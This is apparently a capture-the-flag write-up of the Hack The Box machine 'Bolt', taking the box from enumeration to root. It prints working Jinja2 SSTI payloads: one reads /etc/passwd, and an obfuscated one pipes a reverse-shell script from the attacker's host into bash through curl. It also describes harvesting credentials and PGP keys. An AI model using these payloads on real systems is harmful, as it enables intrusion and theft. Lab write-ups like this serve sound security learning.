Bolt is a Medium level machine on HTB that was recently retired.
Nmap scan:
Nmap scan report for 10.10.11.114
Host is up, received user-set (0.066s latency).
Scanned at 2022-02-13 23:21:01 EST for 22s
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4d:20:8a:b2:c2:8c:f5:3e:be:d2:e8:18:16:28:6e:8e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDkj3wwSWqzkYHp9SbRMcsp8vHlgm5tTmUs0fgeuMCowimWCqCWdN358ha6zCdtC6kHBD9JjW+3puk65zr2xpd/Iq2w+UZzwVR070b3eMYn78xq+Xn6ZrJg25e5vH8+N23olPkHicT6tmYxPFp+pGo/FDZTsRkdkDWn4T2xzWLjdq4Ylq+RlXmQCmEsDtWvNSp3PG7JJaY5Nc+gFAd67OgkH5TVKyUWu2FYrBc4KEWvt7Bs52UftoUTjodRYbOevX+WlieLHXk86OR9WjlPk8z40qs1MckPJi926adEHjlvxdtq72nY25BhxAjmLIjck5nTNX+11a9i8KSNQ23Fjs4LiEOtlOozCFYy47+2NJzFi1iGj8J72r4EsEY+UMTLN9GW29Oz+10nLU1M+G6DQDKxoc1phz/D0GShJeQw8JhO0L+mI6AQKbn0pIo3r9/hLmZQkdXruJUn7U/7q7BDEjajVK3gPaskU/vPJRj3to8g+w+aX6IVSuVsJ6ya9x6XexE=
|   256 7b:0e:c7:5f:5a:4c:7a:11:7f:dd:58:5a:17:2f:cd:ea (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF5my/tCLImcznAL+8z7XV5zgW5TMMIyf0ASrvxJ1mnfUYRSOGPKhT8vfnpuqAxdc5WjXQjehfiRGV6qUjoJ3I4=
|   256 a7:22:4e:45:19:8e:7d:3c:bc:df:6e:1d:6c:4f:41:56 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGxr2nNJEycZEgdIxL1zHLHfh+IBORxIXLX1ciHymxLO
80/tcp  open  http     syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 76362BB7970721417C5F484705E5045D
|_http-title:     Starter Website -  About
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
|_http-server-header: nginx/1.18.0 (Ubuntu)
443/tcp open  ssl/http syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-title: Passbolt | Open source password manager for teams
|_Requested resource was /auth/login?redirect=%2F
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5: 82C6406C68D91356C9A729ED456EECF4
| ssl-cert: Subject: commonName=passbolt.bolt.htb/organizationName=Internet <SNIP>
Enumeration: Port 80 – HTTP
There’s a pretty basic website with not many obvious paths, but I was able to download a copy of the docker file that is presumably being used to run the webserver, so saving that for now, I tried to enumerate directories, but again came up empty. Enter vhost enumeration.

Bingo.
Now that I’ve got something to go on, I’ll search for more directories.

Checking out the login page reveals a portal, but I don’t have any credentials. I also can’t register at the /register page because it requires some kind of token.
I take it I need to look through the docker file, so I’m going to dig through it.
Enumeration: Docker Backup
Looking deep into the docker download revealed a sql backup.

Checking it out revealed some credentials.

I suppose these can be used in RoundCube (mail.bolt.htb) or the bolt.htb/login form, but right now the password is just a md5crypt hash, so I need to try to crack it.


Nice, now let’s see what these creds are for.
Enumeration: AdminLTE3 Dashboard
I was able to use the credentials to log into the dashboard.

This is a very clunky UI probably from the box itself, so it was a pain to try to go through this site, and the only real thing I came up with is this info about the docker image.

It seems like I’ll need to make my way into roundcube via being able to find some exploitable path from another point in docker.
Enumeration: Revisiting Docker
Looking back through Docker files, I eventually found the code for the /register page that included a registration token.

I used this code to make a new account on demo then logged in.
There were more options available on this panel so I looked into the sidebar.


There is a form to change settings, but it requires email verification.
I was able to login to roundcube with my shiny new credentials now too, so that should work.

That was the case, and I was able to see the changes.
Foothold: Server Side Template Injection (SSTI)
I couldn’t really find anything else as far as vulnerabilities on the machine.
So I googled about adminlte & jinja (which I saw from the first time logging into adminlte).
The first thing that was shown was something about Server Side Template Injection.
This is a good write-up about it. It’s not specific to this scenario, but it gives a good idea of what to look for in the code: https://medium.com/@nyomanpradipta120/ssti-in-flask-jinja2-20b068fdaeee
Again, I took a look at the source. I noted that this time because I’m logged in, I can check out the routes.py from the home folder.
I found a similar part of the code as in the example that looks vulnerable.

In the snippet, the input for name, experience, and skills is being passed into a template.
Note that these match the portion of the input form from the site as seen in the above screen. This means I need to test for SSTI because if it’s possible, I should be able to get a foothold on the box.
To test, I’ll just put a basic payload in the form.
Using the payload {{8*8}} in the names form returns a result in the email.

This means that the site is vulnerable to SSTI.
Trying with another payload to read /etc/passwd
{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}

Perfect. Let’s get a shell.
There were a couple basic payloads I found that didn’t work properly, kept getting internal server errors.
Instead I wrote a little shell script and got a payload that would call it from my machine where python was serving it up, then read and execute it to my listener.

The payload used:
{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("curl 10.10.14.5:8889/revshell | bash")|attr("read")()}}
And checking the listener after confirming changes in roundcube.


Escalation: MySQL Dump to User Eddie
Lowly www-data couldn’t do anything here really, so I went ahead and ran LinPEAS and found this:
/etc/passbolt/passbolt.php contains a login for a local db

I used these creds to connect locally to the mysql server.


In the secrets row there is a gpg message which cannot be read without the key…

From here I tried to use the same sql password to login as both users.

It worked for Eddie!
Root: Passbolt Extension Logs
Looking back at the LinPEAS output, there were some cron jobs running.

There is a password manager Passbolt running and some google chrome job.
I looked up where Chrome stores files for these kind of extensions and it’s buried pretty deep but retrievable. It’s an easy grep away if you just want to search but doing it manually isn’t hard.
Once down far enough, there is a log file which contains Eddie’s private PGP key.
After cleaning the file with a little regex, it’s usable, but it’s encrypted, so I need to use gpg2john to convert and then crack it.


Now with the password should be able to use the key.
First, the key has to be imported.

Then the message can be read.

And we’ve got another password.
I tried to switch user.

And that’s the root password!
 A Cyber Journey